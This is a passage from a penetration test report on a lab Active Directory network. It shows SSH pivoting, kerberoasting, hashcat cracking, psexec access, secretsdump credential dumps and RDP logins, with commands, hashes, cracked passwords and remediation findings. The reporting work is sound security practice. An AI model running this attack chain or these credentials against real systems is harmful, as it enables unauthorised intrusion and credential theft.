Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

4. SSH login with obtained credentials of user ‘adminuser’. Gained foothold on IP 10.10.155.5.

```
└─$ sudo ssh -i id_rsa -oHostKeyAlgorithms=+ssh-dss adminuser@10.10.155.5

Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar  7 20:41:18 EST 2024

  System load:  0.0                Processes:           154
  Usage of /:   45.6% of 18.53GB   Users logged in:     0
  Memory usage: 53%                IP address for eth0: 10.10.155.5
  Swap usage:   0%                 IP address for eth1: 10.10.10.5


0 updates can be applied immediately.


Last login: Tue Mar  5 20:50:01 2024 from 10.10.10.5
adminuser@mail:~$ whoami
adminuser
adminuser@mail:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group de
    link/ether 02:c6:0f:32:9a:07 brd ff:ff:ff:ff:ff:ff
    inet 10.10.155.5/24 brd 10.10.155.255 scope global dynamic eth0
       valid_lft 2735sec preferred_lft 2735sec
    inet6 fe80::c6:fff:fe32:9a07/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group de
    link/ether 02:21:de:2a:40:2b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global dynamic eth1
       valid_lft 2728sec preferred_lft 2728sec
    inet6 fe80::21:deff:fe2a:402b/64 scope link
       valid_lft forever preferred_lft forever
adminuser@mail:~$
```

Finding 001: Insufficient Lockout Policy on /iredadmin Login Panel (Critical)

Description:	The iredadmin and mail login pages have a misconfiguration that allows unlimited login attempts. This setup enables brute force and password attacks. TCMS conducted a brute force attack using the email user 'ferruccio' and the 'common-password' wordlist on the /iredadmin login panel, and successfully discovered valid admin credentials.
Risk:	Likelihood: High - There's a high chance of brute force attacks against a publicly available login portal that doesn't have a logout policy. Impact: Very High - This allows attackers to establish a foothold on the external network, which in turn exposes the internal network, resulting in potentially severe consequences.
System:	https://10.10.155.5/iredadmin (External)
Tools Used:	Zap tool brute forcing feature
References:	Account Use Policies – Mitre Attack Framework. Account Lockout Policies – Nist Special publication 800-63B
Remediation	• Introduce a lockout policy that temporarily locks user accounts after a set number of failed login attempts. • Enhance security by implementing multi-factor authentication across all login pages to mitigate the risk of password guessing. • Advise changing the SSH private key 'id_rsa' for web users to bolster security. • Provide cyber awareness training for staff members to reduce the likelihood of insecure credential sharing.

Internal Networks Information Gathering and Pivoting

1. Enumeration of internal networks on foothold.

a. Found out internal network subnet was 10.10.10.0/24.

```
adminuser@mail:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.155.5  netmask 255.255.255.0  broadcast 10.10.155.255
        inet6 fe80::c6:fff:fe32:9a07  prefixlen 64  scopeid 0x20<link>
        ether 02:c6:0f:32:9a:07  txqueuelen 1000  (Ethernet)
        RX packets 1119511  bytes 172222092 (172.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1034229  bytes 325609357 (325.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.10.5  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::21:deff:fe2a:402b  prefixlen 64  scopeid 0x20<link>
        ether 02:21:de:2a:40:2b  txqueuelen 1000  (Ethernet)
        RX packets 897630  bytes 247764292 (247.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 740773  bytes 96235141 (96.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3987642  bytes 2173783511 (2.1 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3987642  bytes 2173783511 (2.1 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

b. Found out alive hosts in internal network.

```
adminuser@mail:~$ ip neigh
10.10.10.15 dev eth1 lladdr 02:39:05:1d:19:47 STALE
10.10.10.35 dev eth1 lladdr 02:7d:9d:bc:e4:87 STALE
10.10.10.225 dev eth1 lladdr 02:f5:c9:9f:11:43 STALE
10.10.10.25 dev eth1 lladdr 02:16:fd:4b:95:05 STALE
10.10.155.1 dev eth0 lladdr 02:b6:39:04:af:3b REACHABLE
10.10.10.1 dev eth1 lladdr 02:b5:9d:2a:f1:a9 STALE
```

5, 15, 25, 35 and 225 are the alive hosts on 10.10.10.0/25 subnet.

2. Used Sshuttle to pivot to internal network.

```
└─$ sudo sshuttle -r adminuser@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i id_rsa"
Enter passphrase for key 'id_rsa':
c : Connected to server.
```

3. Open ports scan on each subnet using Nmap tool.

a. Subnet 15

```
Nmap scan report for 10.10.10.15
Host is up (0.60s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: -3s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-03-03T04:34:47
|_  start_date: N/A
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 588.43 seconds
```

b. Subnet 25

```
Nmap scan report for 10.10.10.25
Host is up (0.54s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=BYPASS.thepastamentors.com
| Not valid before: 2024-02-29T12:33:37
|_Not valid after:  2024-08-30T12:33:37
|_ssl-date: 2024-03-03T04:37:40+00:00; -4s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THEPASTAMENTORS
|   NetBIOS_Domain_Name: THEPASTAMENTORS
|   NetBIOS_Computer_Name: BYPASS
|   DNS_Domain_Name: thepastamentors.com
|   DNS_Computer_Name: BYPASS.thepastamentors.com
|   DNS_Tree_Name: thepastamentors.com
|   Product_Version: 10.0.19041
|_  System_Time: 2024-03-03T04:37:25+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -3s, deviation: 0s, median: -4s
| smb2-time:
|   date: 2024-03-03T04:37:28
|_  start_date: N/A
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 682.96 seconds
```

c. Subnet 35

```
Nmap scan report for 10.10.10.35
Host is up (0.000039s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
135/tcp  open  tcpwrapped
139/tcp  open  tcpwrapped
445/tcp  open  tcpwrapped
3389/tcp open  tcpwrapped
Host script results:
|_smb2-security-mode: SMB: Failed to connect to host: Nsock connect failed
immediately
|_smb2-time: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3081.29 seconds
```

d. Subnet 225

```
Nmap scan report for 10.10.10.225
Host is up (0.54s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2024-03-03 04:36:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
thepastamentors.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
thepastamentors.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=TPM-DC.thepastamentors.com
| Not valid before: 2024-02-29T12:34:08
|_Not valid after:  2024-08-30T12:34:08
|_ssl-date: 2024-03-03T04:38:11+00:00; -4s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THEPASTAMENTORS
|   NetBIOS_Domain_Name: THEPASTAMENTORS
|   NetBIOS_Computer_Name: TPM-DC
|   DNS_Domain_Name: thepastamentors.com
|   DNS_Computer_Name: TPM-DC.thepastamentors.com
|   DNS_Tree_Name: thepastamentors.com
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-03T04:37:52+00:00
Service Info: Host: TPM-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-03-03T04:37:59
|_  start_date: N/A
|_clock-skew: mean: -4s, deviation: 0s, median: -4s
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 703.98 seconds
```

4. Unsuccessful crackmapexec smb credentials check against all subnets.

```
└─$ crackmapexec smb ip -u ferruccio@thepastamentors.com -p 'Winter2023!' -d thepastamentors.com --continue-on-success
SMB         10.10.10.225    445    TPM-DC          [*] Windows 10.0 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
SMB         10.10.10.15     445    SVC             [*] Windows 10.0 Build 19041 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB         10.10.10.35     445    PASSBACK        [*] Windows 10.0 Build 19041 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB         10.10.10.25     445    BYPASS          [*] Windows 10.0 Build 19041 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB         10.10.10.225    445    TPM-DC          [-] thepastamentors.com\ferruccio@thepastamentors.com:Winter2023! STATUS_LOGON_FAILURE
SMB         10.10.10.15     445    SVC             [-] thepastamentors.com\ferruccio@thepastamentors.com:Winter2023! STATUS_LOGON_FAILURE
SMB         10.10.10.35     445    PASSBACK        [-] thepastamentors.com\ferruccio@thepastamentors.com:Winter2023! STATUS_LOGON_FAILURE
SMB         10.10.10.25     445    BYPASS          [-] thepastamentors.com\ferruccio@thepastamentors.com:Winter2023! STATUS_LOGON_FAILURE
```

5. Obtained following information from Nmap and unsuccessful crackmapexec smb credentials check.

Subnet	Machine Name	OS used
15	SVC	win 10 x64
25	Bypass	win 10 x64
35	Passback	win 10 x64
225 (Domain Controller)	TPM-DC	win 10 x64

Accessing Subnet 15 (SVC)

1. Performing kerberoasting with 'ferruccio' credentials against the domain controller.

```
└─$ sudo /home/kali/impacket/examples/GetUserSPNs.py thepastamentors.com/ferruccio:'Winter2023
!' -dc-ip 10.10.10.225 -request
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                              Name        MemberOf  PasswordLastSet
         LastLogon                     Delegation
_________________________________________________ ____________ ________ ___________________
_______  ___________________________  __________

TPM-DC/NoodleSVC.thepastamentors.com:60111        NoodleSVC             2022-12-22 18:05:58
.295911  2024-03-04 03:19:08.302225
TPM-DC/SophosSVC.thepastamentors.com:60112        SophosSVC             2022-11-16 04:36:31
.864533  <never>
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115   CarbonBlackSVC        2022-11-16 04:36:55
.146068  <never>
TPM-DC/RecipeSVC.thepastamentors.com:60113        RecipeSVC             2022-11-16 04:37:25
.170944  <never>
TPM-DC/LinguineSVC.thepastamentors.com:60114      LinguineSVC           2022-11-16 04:39:17
.197165  <never>



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*NoodleSVC$THEPASTAMENTORS.COM$thepastamentors.com/NoodleSVC*$2ca29def420d0324eb57
4d780e877d03$92a8a86ac20233505d59a6927d5512f3ed9f3e93eb1a1c27ca7516a67a4463e368817d2def4c0aed9
c18e4d668dc630f325f4ba4b928c7ca3bc56418dbbb760785bb161578eeae6cb74f2d38cc098bcd81d15d2331e49a0
68b2b79613a8c8f723bfc5d6b32726cf9cd7eaa90f99458f7de63cd9d2721850b117747cc3f536233ff3e1bcb2f80a
300974ad2b7a4bc3df7f0353970dcff5dac2cab2d1f6936e2d7df48c345ab19a95f1233a061d92b8f3fc69d87ecbd3
ec75d22275aea0581b9f1a311fe3efc63c58e58408258dfdd726c55547b124831b57a5d9921413e70d4fc4b91f67f7
360b1b767ef1bdfc954e60fffce61cee46b3fd1139bfc6499a108b7683ab5b2b77085080881ba708c4db4a4b6f5ca0
d988cf4941e284a89672bbd6355b2b397d497bf6d2c758617d3f45df393e58efb97ac430ddce687a4cccf75d933ad6
c3b70619ad0ad97610ad4a2c886b722aa92a16da5fab096e5dc0212445972f92629b4c8b076bd36d399bc84b923fc9
89c40234710d49967a402b33e9ca4476e1edd16e5e4ce1d8788378b079d942440ca053c0b76a5aca216076e367dc34
c0d622451a1c3e874fa9464e7c7d7d5e079c665993627b5e077b0203104bd581a851ce4831f8111067cb74c703ead1
18c8f1ecc7808d0ba165a706fb3cd091e385d5c6cd23f9c661d5283b20fe824756eedcaa1c145483438dfe1285c83d
b1d05524e55c89216ada6cae27620d559787bd30117d7f59beee83398af8e42506a723086dd4ff8662aab449388ba9
4063c0d3ee70691c281530fd03395fff71747dfdd17e39f3b0e5833ddf3824c0988abe9a02f33326253070b012fadc
2031f6ac09f00906eb15dabeb5172c2dee027f66f003f7f7c16f966824fd542b48b17ccccc4fc8e918445817206588
bbe3531b68430fb2655b8006ba76f023652c3be87c09cdaa826191b90589920a0ce597eb57054e2c571cd9b444bf14
65b3eced4bace689d5ff54e23f79c0905caf8aacb2ac54b2f3b7ccfc9129de1956b1e8b1e7aac7b911897674358043
881e6c6f6587b460c0ec8155c01d7e0bda9cef534e0a75262f2a08a12b66dff278f5e519f7594d353d94a3e3c3c95e
29a393156c7ad28b9b36aa7745d6a665a0c82d67f6c4a7e82f877d6ea8d4c87eb6efd40463e015bd04c910982846b1
62332909f115569a051eb2bfbacdb12fe6a60f64fa053552e60b6fbfc76dfbdb34883c0a69df13726d155aa62d5d4c
44ecdafb0fd4014662160b237485cc7ef5a2e7cc58053903c6d0a8b976446d7ea90aed80be4670b825d39240d88090
faa66b051198d022633bd6ac11c7bf200f5b04555fb8b07bc0bfabe0fff585fb7f3b5820d1df6e89c5ca38269e16bc
12a739ce32dfa546e6c0f379f50c9c2196cd8295a776c34e8ee647dc75a14960df16809dcbf2435f115fb164556f55
33120b825fabf45ad59917078ad1d8b6650997944d1bcb9b654
```

2. Cracking the obtained NTLM hash of user 'NoodleSVC'. Obtained password 'ch1ck3nnoodle'.

```
└─$ hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
$krb5tgs$23$*NoodleSVC$THEPASTAMENTORS.COM$thepastamentors.com/NoodleSVC*$2ca29def420d0324eb57
4d780e877d03$92a8a86ac20233505d59a6927d5512f3ed9f3e93eb1a1c27ca7516a67a4463e368817d2def4c0aed9
c18e4d668dc630f325f4ba4b928c7ca3bc56418dbbb760785bb161578eeae6cb74f2d38cc098bcd81d15d2331e49a0
68b2b79613a8c8f723bfc5d6b32726cf9cd7eaa90f99458f7de63cd9d2721850b117747cc3f536233ff3e1bcb2f80a
300974ad2b7a4bc3df7f0353970dcff5dac2cab2d1f6936e2d7df48c345ab19a95f1233a061d92b8f3fc69d87ecbd3
ec75d22275aea0581b9f1a311fe3efc63c58e58408258dfdd726c55547b124831b57a5d9921413e70d4fc4b91f67f7
360b1b767ef1bdfc954e60fffce61cee46b3fd1139bfc6499a108b7683ab5b2b77085080881ba708c4db4a4b6f5ca0
d988cf4941e284a89672bbd6355b2b397d497bf6d2c758617d3f45df393e58efb97ac430ddce687a4cccf75d933ad6
c3b70619ad0ad97610ad4a2c886b722aa92a16da5fab096e5dc0212445972f92629b4c8b076bd36d399bc84b923fc9
89c40234710d49967a402b33e9ca4476e1edd16e5e4ce1d8788378b079d942440ca053c0b76a5aca216076e367dc34
c0d622451a1c3e874fa9464e7c7d7d5e079c665993627b5e077b0203104bd581a851ce4831f8111067cb74c703ead1
18c8f1ecc7808d0ba165a706fb3cd091e385d5c6cd23f9c661d5283b20fe824756eedcaa1c145483438dfe1285c83d
b1d05524e55c89216ada6cae27620d559787bd30117d7f59beee83398af8e42506a723086dd4ff8662aab449388ba9
4063c0d3ee70691c281530fd03395fff71747dfdd17e39f3b0e5833ddf3824c0988abe9a02f33326253070b012fadc
2031f6ac09f00906eb15dabeb5172c2dee027f66f003f7f7c16f966824fd542b48b17ccccc4fc8e918445817206588
bbe3531b68430fb2655b8006ba76f023652c3be87c09cdaa826191b90589920a0ce597eb57054e2c571cd9b444bf14
65b3eced4bace689d5ff54e23f79c0905caf8aacb2ac54b2f3b7ccfc9129de1956b1e8b1e7aac7b911897674358043
881e6c6f6587b460c0ec8155c01d7e0bda9cef534e0a75262f2a08a12b66dff278f5e519f7594d353d94a3e3c3c95e
29a393156c7ad28b9b36aa7745d6a665a0c82d67f6c4a7e82f877d6ea8d4c87eb6efd40463e015bd04c910982846b1
62332909f115569a051eb2bfbacdb12fe6a60f64fa053552e60b6fbfc76dfbdb34883c0a69df13726d155aa62d5d4c
44ecdafb0fd4014662160b237485cc7ef5a2e7cc58053903c6d0a8b976446d7ea90aed80be4670b825d39240d88090
faa66b051198d022633bd6ac11c7bf200f5b04555fb8b07bc0bfabe0fff585fb7f3b5820d1df6e89c5ca38269e16bc
12a739ce32dfa546e6c0f379f50c9c2196cd8295a776c34e8ee647dc75a14960df16809dcbf2435f115fb164556f55
33120b825fabf45ad59917078ad1d8b6650997944d1bcb9b654:ch1ck3nnoodle
```

3. Impacket-psexec logged in with 'NoodleSVC' user credentials and got access to subnet 15

```
└─$ impacket-psexec thepastamentors.com/NoodleSVC:'ch1ck3nnoodle'@10.10.10.15
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.15.....
[*] Found writable share ADMIN$
[*] Uploading file yDwMQSIS.exe
[*] Opening SVCManager on 10.10.10.15.....
[*] Creating service FzPH on 10.10.10.15.....
[*] Starting service FzPH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ..

C:\Windows> cd ..

C:\> cd Users
```

Finding 002: Insufficient Privilege Account Management - Kerberoasting (High)

Description:	TCM acquired the NTLM hash of the user named NoodleSVC from subnet 15 from the domain controller, along with their user service principal names (SPNs), using the mail admin 'ferruccio' credentials.
Risk:	Likelihood: High - All users within the domain have the ability to request service principal names (SPNs). Impact: High - There's a significant risk of obtaining sensitive information such as passwords and NTLM hashes, which can grant access to privileged accounts.
System:	10.10.10.225 (internal)
Tools Used:	GetUserSPN.py
References:	Kerberoasting details: https://adsecurity.org/?p=2293 Group Managed Service Accounts Overview
Remediation	• Ensure that user 'ferruccio' has limited privileges within the domain controller. • Employ strong passwords or robust encryption algorithms to prevent the decryption of NTLM hashes. • Utilize Group Managed Service Accounts (GMSA) for privileged services, as they offer long, complex passwords that change regularly. Where GMSA isn't feasible, safeguard accounts with a password vaulting solution. • TCMS recommends setting up alert logging on domain controllers. While these alerts may have high false-positive rates, they serve as an additional detective control. Customize a security information and event management tool (SIEM) to notify of excessive user SPN requests.

Accessing Subnet 25 (Bypass)

1. Dumping hashes using impacket secretsdump using 'NoodleSVC' user credentials

```
└─$ impacket-secretsdump thepastamentors.com/NoodleSVC:ch1ck3nnoodle@10.10.10
.15
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x de4b3fdfbedcd6d4118f7cc8be56f233
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba
9ba45fd9011:::
SVC:1001:aad3b435b51404eeaad3b435b51404ee:9b0b4218117acbdf7b0aab46c5e4946b:::
helpdesk:1004:aad3b435b51404eeaad3b435b51404ee:3744bb8bb5df9c6234a40c629db51e
13:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
THEPASTAMENTORS\SVC$:aes256-cts-hmac-sha1-96:e21b93ec9ec4798ca3b4958baeaf1326
034f66342e7dc5151e74a11aa815c2ca
THEPASTAMENTORS\SVC$:aes128-cts-hmac-sha1-96:ecf6fd2d3904229506e12e22244fa5dc
THEPASTAMENTORS\SVC$:des-cbc-md5:610873a72068bf57
THEPASTAMENTORS\SVC$:plain_password_hex:4c3b28d450205332757cd304135e957139ad3
3ce8daf51439e18b59d8f8a452d638cd27b866a3b2546cbd5633defc4dee9b0f352e63ea3b836
a3941664dbc739aab9ca3b4d9b28bef2fc83ba836338a54786b5c424470b709a20cd4aa56c87d
d72d9a4284d15b11ee78f7b8ef87dbe0931826671b2c80ceb008b96e8f5cdef954e61d095fb2f
f2ee2068655715f02af5e04ed8bfe3027c8b650fa92465b70d64ecf7793c06194a59ffd87fd4a
004759d4766f06b825d6cd3290bbb3f490d0b1df148afb9a6bfec20f606bd0a1fff179a652fba
1a5134e7452bd4cbda3db2c376b1ee777df5ecd00ad7b7fde4842b90b0
THEPASTAMENTORS\SVC$:aad3b435b51404eeaad3b435b51404ee:7fc86dbd7c23204db86ed7a
8ab8843c9:::
[*] DefaultPassword
pastaman:Pastaintheclear!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x f740c97405e45576dfe425009e67979335af4a95
dpapi_userkey:0x b17f2a894772cc328eb3c644af84e70ab61e6f0f
[*] NL$KM
 0000   F1 9F 8D 0A 3D 6B 2D 13  69 96 2E 4C 32 4D C3 66   ....=k-.i..L2M.f
 0010   D5 36 97 AB 1F 0B F2 38  11 3E DF 05 AE DF 31 70   .6.....8.>....1p
 0020   C0 E3 97 A0 08 31 A9 2A  E3 88 48 DD 2C 88 86 56   .....1.*..H.,..V
 0030   83 C9 79 90 03 D5 9D 28  C1 BE 33 D6 0E 7B B7 9B   ..y....(..3..{..
NL$KM:f19f8d0a3d6b2d1369962e4c324dc366d53697ab1f0bf238113edf05aedf3170c0e397a
00831a92ae38848dd2c88865683c9799003d59d28c1be33d60e7bb79b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

2. With the help of crack station/ john the ripper, cracked the 'helpdesk' user hash. Obtained password 'cheezy_pasta'.

```
31d6cfe0d16ae931b73c59d7e0c089c0:
3744bb8bb5df9c6234a40c629db51e13:cheezy_pasta
```

3. Used 'helpdesk' user credentials for RDP login on subnet 25.


```
└─$ xfreerdp /u:helpdesk /p:'cheezy_pasta' /v:10.10.10.25
[04:02:50:106] [3830:3831] [WARN][com.freerdp.crypto] - Certificate verificat
ion failure 'self-signed certificate (18)' at stack position 0
[04:02:50:106] [3830:3831] [WARN][com.freerdp.crypto] - CN = BYPASS.thepastam
entors.com
[04:02:54:226] [3830:3831] [INFO][com.freerdp.gdi] - Local framebuffer format
```

Finding 003: Security Misconfiguration – Dumping secrets

Description:	TCM successfully retrieves hashes from several users stored on the machine. Then, cracked the hash for the user 'helpdesk' using john the ripper. With these credentials, gained access to the machine on subnet .25.
Risk:	Likelihood: High - An authenticated user has the capability to extract all stored secrets or hashes. Impact: High - An attacker could use the acquired credentials to access other devices or move sideways within the network.
System:	10.10.10.15 and 10.10.10.25 (internal)
Tools Used:	Impacket-Secretsdump
References:	Microsoft tips to prevent credential dumping attacks: https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/
Remediation	• Avoid storing credentials from other machines. Install Credentials Guard on Windows machines to enhance the security of credential storage. • Disable older authentication protocols that are susceptible to hash dumping attacks. • TCM advises using strong and difficult-to-crack passwords.

Accessing Subnet 35 (Passback)

1. Enumerated all the files and folders presented within the machine. Found out access to domain controller file share.



2. Checked out all the pdf files located within 'Guide' sub-folder. The pdf file named 'CDS_CS_Install-WS_C.01.10-U3' had steps to create a new user. Created a new user with username 'cds' and password 'OpenLab123' as per instructions and placed in with right group as per instructions.

10 In the search bar, search for "Edit local users and groups":

a Select "Users", then right click in the user panel and select "New User".

b Enter the username of "cds" and password of "OpenLab123"


c Unselect "User must change password at next login" and select "User cannot change password"

d Once complete, select "Groups", right click on "Administrators" and select "Add to group".

e Add the "cds" user to the administrators group and hit apply

3. Used new user 'cds' credentials to login on 'Passback' machine using RDP.

```
└─$ xfreerdp /u:cds /p:'OpenLab123' /v:10.10.10.35
[00:48:35:339] [1070064:1070065] [WARN][com.freerdp.crypto] -
ertificate (18)' at stack position 0
[00:48:35:339] [1070064:1070065] [WARN][com.freerdp.crypto] -
[00:48:39:684] [1070064:1070065] [INFO][com.freerdp.gdi] - Lo
[00:48:39:684] [1070064:1070065] [INFO][com.freerdp.gdi] - Re
[00:48:39:724] [1070064:1070065] [INFO][com.freerdp.channels.
```

